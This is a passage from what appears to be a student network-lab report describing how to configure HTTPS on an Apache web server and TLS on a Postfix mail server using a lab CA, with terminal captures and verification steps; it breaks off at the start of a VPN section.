
Then Generate a private key and CSR for domain 31552544.com, and display the generated CSR to transfer it to the CA server:

```
openssl req -new -newkey rsa:2048 -nodes -keyout
/etc/apache2/ssl/31552544.com.key -out
/etc/apache2/ssl/31552544.com.csr

# Display the CSR to be sent to the CA:
cat /etc/apache2/ssl/31552544.com.csr
```

Note: Challenge password is set as "monash".

Then on the CA server, the CSR is signed using the CA's private key,



```
conf-enabled mods-available sites-available
root@WEB:/# ls /etc/apache2/ssl/
31552544.com.csr 31552544.com.key
root@WEB:/# cat /etc/apache2/ssl/31552544.com.csr
-----BEGIN CERTIFICATE REQUEST-----
MIIDBjCCAE4CAQAwZQxCZAJBgNVBAYTAkFVMREwDwYDVQQIDAhWaN0b3JpYTES
MBAGA1UEBwwJTWVsYm91cm5lMQ8wDQYDVQQKDAZNb25hc2gxEDA0BgNVBAsMB0Ns
YXl0b24xDzANBgNVBAMMBk1vbmFzaDEqMCgGCSqGSIb3DQEJARYbaHdhbjAxNThA
c3R1ZGVudC5tb25hc2guZWRLMIIBIjANBgkqhkiG9w0BAQEFAA0CAQ8AMIIBCgKC
AQEA08gRSoLZ4ufyXcTKIazK1YUvRAMM6/0GwpzL83EDCK8WkLVMfCkCwyi9I8mU
UNJ9lfykMD90SIJz6YdsGdGZWy9CUzsqBu4J4V+jvvx3zRMxtEHRDQuopwr7sh9
rM0ojW6As2Ihfg7ksRIVuSUpw3+9qbHtN9hgXmFQmnLa1KVeCAmEmKi3K0I5e050
t47FxmYBNiZcUz8whxUvif1GleAxkgwHoLEYSWKP03a8ETRXcHtd+e9SghW/SKgE
8V3zPpY8Q/GoFDf9qmghuQWgz2Pg5HjU09t8gDuiwa7cqVyoamGw91Ax8yhTMMx0
toE0L4t0V+mxUSRJdwHHTmMUmQIDAQABoCwwEwYJKoZIhvcNAQkHMqYMBDEyMzQw
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HyhXH8V86kKJuSnDk07YH5AjoRXoS5lRB4r0V1evk889v15kMjTa0TsZ0tBGNuwe
vo95WkqAryk7bpCoDqzokJvGCccDeboe9/6Baorksbi5/2G8MgPzo2TMh2hCUGQY
Iw0rxMVFaM2qStgf208JHgsNsFUjJv1a3teYeK9asfD5zX/FyQAf49WnJtrr78B7
lg1k6iayKvgRbIgoLmrFm0ETuUDD9u2+TIjmdfrCDLaZPdJn5p3sY8KE/tQzMUVb
vsNpoB5Ta+JUztYNS8WmXUJXUCLFuC6qEvKsCJZ7tlWossIc5EAem8pGDm6RyJHe
1rTNSYQfuM0Pmw==
-----END CERTIFICATE REQUEST-----
root@WEB:/#
```

then transfer the signed certificate back to the WEB server.



```

WEB
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PE... x SSH x DN... x CL... x WEB x CA... x VPN x CA x
GNU nano 4.8 31552544.com.crt Modified
-----BEGIN CERTIFICATE-----
MIIDSTCCApkCFDF1yekco5ANTvprlCgVP6bbmtCqMA0GCSqGSIb3DQEBwUAMIGU
MQswCQYDVQQGEwJBVTERMA8GA1UECAwIVmljdG9yaWExEjAQBGNVBAcMCU1lbGJv
dXJuZTEPMA0GA1UECgwGTW9uYXNoMRAwDgYDVQQLDAdDbGF5dG9uMQ8wDQYDVQQD
DAZtb25hc2gxKjAoBgkqhkiG9w0BCQEWG2h3YW4wMTU4QHN0dWRlbnQubW9uYXNo
LmVkdTAeFw0yMzEwMjgwODIzMTBhFw0yNDUwMjgwODIzMTBhMIGUMQswCQYDVQQG
EwJBVTERMA8GA1UECAwIVmljdG9yaWExEjAQBGNVBAcMCU1lbGJvZTEPMA0G
A1UECgwGTW9uYXNoMRAwDgYDVQQLDAdDbGF5dG9uMQ8wDQYDVQQDDAZNb25hc2gx
KjAoBgkqhkiG9w0BCQEWG2h3YW4wMTU4QHN0dWRlbnQubW9uYXNoLmVkdTCCASIw
DQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBANPIEUqC2eLn8l3EyiGsyWFFawD
D0vzhsKcy/NxAwivFpC1THwpAsMovSPJlFDSfZX8pGzA/TkiCc+mHbIHRmVsvQlM
7KgbuCeFfo778d80TMBR0Q0LqKcK+7IfazDqIlugLNIIX405LESFbk1KcN/vamx
7TfYYF5hUJpy2tSlXggJhJiotytCOxt0Tre0xcTGATYmXFM/MIcVL4n9RpXgMZIM
B6JRGEli9N2vBE0V3B7XfenvUoIVv0ioBPfD8z6WPEPqxqBQ3/apqobkFoM9j40R4
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ATANBgkqhkiG9w0BAQsFAA0CAQEAAUyLwPf0acfIhX49s9RKr0zzYVazFwDf0htHm
oSEmg6umqswdY8/zuJMTccSK0cfx078ZR3n77m91zm5wN0XEQGS6IP1k/Cbrcl8
BayvT/5WT0j9/l53Z8sE+7sS3daUm1CTDH+dE1694D0uZA4479I3qcIPMa/FOGwg
Rn0v92UB00TzYEL2XWzMiDQuXd8mznBNilPxIM0aYXrcn30yXr+fk8qJVShSrcIX
6suaVX4KU+cd2lsuCOB559DKQjgWmQ05nHPqG/tyxpE9cYvNTHptAvW+s6ldjZk5
File Name to Write: 31552544.com.crt
^G Get Help      M-D DOS Format   M-A Append      M-B Backup File
^C Cancel        M-M Mac Format   M-P Prepend     ^T To Files

```

Return to the Web server and perform the following:

Enable Apache's SSL module and set up the SSL virtual host:

```
a2enmod ssl
nano /etc/apache2/sites-available/31552544.com.conf
```

Add the following configuration:

```
<VirtualHost *:443>
    ServerName 31552544.com
    DocumentRoot /var/www/html

    SSLEngine On
    SSLCertificateFile /etc/apache2/ssl/31552544.com.crt
    SSLCertificateKeyFile /etc/apache2/ssl/31552544.com.key

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

```




```
</VirtualHost>
```

Enable the new virtual host configuration and restart Apache:

```
a2ensite 31552544.com.conf
service apache2 restart
```

Upon completion, accessing <https://31552544.com> will serve the site using the certificate signed by the CA. Prior to the above steps, a `ServerName` is set in Apache's primary configuration file.



```
z
4
WEB
File Edit View Terminal Tabs Help
PE... x SSH x DN... x CL... x WEB x CA... x VPN x CA x
GNU nano 4.8 /etc/apache2/apache2.conf Modified
#
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %0 \"%{Referer}i\" \"%{User-Agent}i\"" >
LogFormat "%h %l %u %t \"%r\" %>s %0 \"%{Referer}i\" \"%{User-Agent}i\" combin>
LogFormat "%h %l %u %t \"%r\" %>s %0" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

# Include of directories ignores editors' and dpkg's backup files,
# see README.Debian for details.


# Include generic snippets of statements
IncludeOptional conf-enabled/*.conf

# Include the virtual host configurations:
IncludeOptional sites-enabled/*.conf

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet

# ServerName
ServerName 31552544.com
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^ Go To Line
```

From the following result, the configuration was executed successfully.



```
root@WEB:/etc/apache2/ssl# nano /etc/apache2/apache2.conf
root@WEB:/etc/apache2/ssl# service apache2 restart
* Restarting Apache httpd web server apache2 [ OK ]
root@WEB:/etc/apache2/ssl#
```

```
root@CLAYTON-CLIENT-01:/# curl https://31552544.com -k
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<!--
  Modified from the Debian original for Ubuntu
  Last updated: 2016-11-16
  See: https://launchpad.net/bugs/1288690
-->
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <title>Apache2 Ubuntu Default Page: It works</title>
  <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
  }
  body, html {
    padding: 3px 3px 3px 3px;
    background-color: #D8DBE2;
```

## MAIL Server

The MAIL server has been set up with TLS, ensuring encrypted communications with the certificates procured from the CA. The domain name associated with the WEB server is 31552544.com. The MAIL server also features a minimum of two configured email recipients. Firstly, generate a private key and CSR for the domain:

```
openssl req -new -newkey rsa:2048 -nodes -keyout ~/31552544.com.key
-out ~/31552544.com.csr
```

Note: The password used is "monash".

On the CA server, create a new file and copy the CSR:


```
touch mail.31552544.com.csr
```

Use the following command to sign the CSR using the CA's credentials:

```
openssl x509 -req -in mail.31552544.com.csr -CA ca.crt -CAkey ca.key
-CAcreateserial -out mail.31552544.com.crt -days 365
```

To activate TLS encryption for the MAIL server, certain modifications are required:

Firstly, amend the 'main.cf' configuration file:



```
MAIL
File Edit View Terminal Tabs Help
SSH x VPN x CA x DNS-1 x CLAY... x WEB x MAIL x
GNU nano 4.8 /etc/postfix/main.cf
# See /usr/share/postfix/main.cf.dist for a commented, more complete version

# Debian specific: Specifying a file name will cause the first
# line of that file to be used as the name. The Debian default
# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP $mail_name (Ubuntu)
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

readme_directory = no

# See http://www.postfix.org/COMPATIBILITY_README.html -- default to 2 on
# fresh installs.
compatibility_level = 2

# TLS parameters
smtpd_use_tls=yes
smtpd_tls_cert_file=/root/31552544.com.crt
smtpd_tls_key_file=/root/31552544.com.key
smtpd_tls_security_level=may

smtp_tls_CApath=/etc/ssl/certs
smtp_tls_security_level=encrypt
smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line
```

Then alter the 'master.cf' file:

The screenshot shows a terminal window titled "MAIL" with a menu bar (File, Edit, View, Terminal, Tabs, Help) and a tab bar (SSH, VPN, CA, DNS-1, CLAY..., WEB, MAIL). The terminal displays the GNU nano 4.8 editor editing /etc/postfix/master.cf. The configuration is as follows:

```

# (yes) (yes) (no) (never) (100)
# =====
smtp      inet  n       -       y       -       -       smtpd
#smtp     inet  n       -       y       -       1       postscreen
#smtpd    pass  -       -       y       -       -       smtpd
#dnsblog  unix  -       -       y       -       0       dnsblog
#tlsproxy unix  -       -       y       -       0       tlsproxy
submission inet n       -       y       -       -       smtpd
  -o syslog_name=postfix/submission
  -o smtpd_tls_security_level=encrypt
  -o smtpd_sasl_auth_enable=yes
  -o smtpd_tls_auth_only=yes
  -o smtpd_reject_unlisted_recipient=no
#  -o smtpd_client_restrictions=$mua_client_restrictions
#  -o smtpd_helo_restrictions=$mua_helo_restrictions
#  -o smtpd_sender_restrictions=$mua_sender_restrictions
  -o smtpd_recipient_restrictions=
  -o smtpd_relay_restrictions=permit_sasl_authenticated,reject
  -o milter_macro_daemon_name=ORIGINATING
smtps     inet  n       -       y       -       -       smtpd
  -o syslog_name=postfix/smtps
  -o smtpd_tls_wrappermode=yes
  -o smtpd_sasl_auth_enable=yes
  -o smtpd_reject_unlisted_recipient=no
#  -o smtpd_client_restrictions=$mua_client_restrictions
#  -o smtpd_helo_restrictions=$mua_helo_restrictions
#  -o smtpd_sender_restrictions=$mua_sender_restrictions
  -o smtpd_recipient_restrictions=
  -o smtpd_relay_restrictions=permit_sasl_authenticated,reject
  -o milter_macro_daemon_name=ORIGINATING
#628      inet  n       -       y       -       -       qmqpd
pickup    unix  n       -       y       60      1       pickup

```

The bottom of the screen shows nano editor shortcuts: ^G Get Help, ^O Write Out, ^W Where Is, ^K Cut Text, ^J Justify, ^C Cur Pos, ^X Exit, ^R Read File, ^\ Replace, ^U Paste Text, ^T To Spell, ^\_ Go To Line.

Reload and restart the postfix service:

```

service postfix reload
service postfix restart


```

Then add accounts in Postfix:

```

postconf -e 'home_mailbox= monash/'
postconf -e 'virtual_alias_maps= hash:/etc/postfix/virtual'
nano /etc/postfix/virtual

```



After adding the desired mappings, apply them with:

```
postmap /etc/postfix/virtual
```

On the Clayton client machine, install swaks for email testing.

Test the TLS-enabled connection using:

```
swaks --to hwan0158@31552544.com --server 10.200.30.12 --port 587  
--tls
```

For monitoring the traffic, initiate wireshark. If the protocol displays as "tls", it indicates a successful TLS implementation.

\* [DMZ Ethernet2 to MAIL eth0]

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
297	2646.479287	10.200.30.12	10.200.10.250	TLSv1.3	124	Application Data
298	2646.486591	10.200.10.250	10.200.30.12	TCP	66	39408 → 587 [ACK] Seq=552
299	2646.488440	10.200.10.250	10.200.30.12	TLSv1.3	146	Change Cipher Spec, Appli
300	2646.489599	10.200.30.12	10.200.10.250	TLSv1.3	321	Application Data
301	2646.502615	10.200.10.250	10.200.30.12	TLSv1.3	112	Application Data
302	2646.503015	10.200.30.12	10.200.10.250	TLSv1.3	289	Application Data
303	2646.509518	10.200.10.250	10.200.30.12	TLSv1.3	124	Application Data
304	2646.526457	10.200.30.12	10.200.10.250	TLSv1.3	102	Application Data
305	2646.541350	10.200.10.250	10.200.30.12	TLSv1.3	121	Application Data
306	2646.544923	10.200.30.12	10.200.10.250	TLSv1.3	166	Application Data

Frame 256: 107 bytes on wire (856 bits), 107 bytes captured (856 bits) on interface -, id 0

Ethernet II, Src: 3e:c4:fc:1f:90:26 (3e:c4:fc:1f:90:26), Dst: 0c:43:d4:af:00:02 (0c:43:d4:af:00:02)

Internet Protocol Version 4, Src: 10.200.30.12, Dst: 10.200.10.250

Transmission Control Protocol, Src Port: 587, Dst Port: 35602, Seq: 256, Ack: 38, Len: 41

Simple Mail Transfer Protocol

Alternatively, the below command can also validate the TLS implementation:

```
openssl s_client -starttls smtp -crlf -connect 10.200.10.12:25 -quiet
```


The screenshot shows two windows. The top window is Wireshark, displaying a packet capture on the interface '-'. The selected packet is a TLSv1.3 application data packet (No. 918, Time 7176.747916, Source 10.200.30.12, Destination 10.200.10.250). The bottom window is a terminal titled 'CLAYTON-CLIENT-01', showing the output of the 'openssl s\_client' command. The output indicates a successful connection to 10.200.10.12:25, with the server name 'CLAYTON-CLIENT-01' verified. The terminal output includes details about the TLS connection, such as the cipher suite and the server's certificate information.

TLS has been successfully implemented for the MAIL server.

### VPN Server (for external clients connecting to Monash VPN)

As outlined in the provided snapshot, the configuration process for the VPN server has been successfully initiated. Notably, the installation or configuration of the VPN server is not

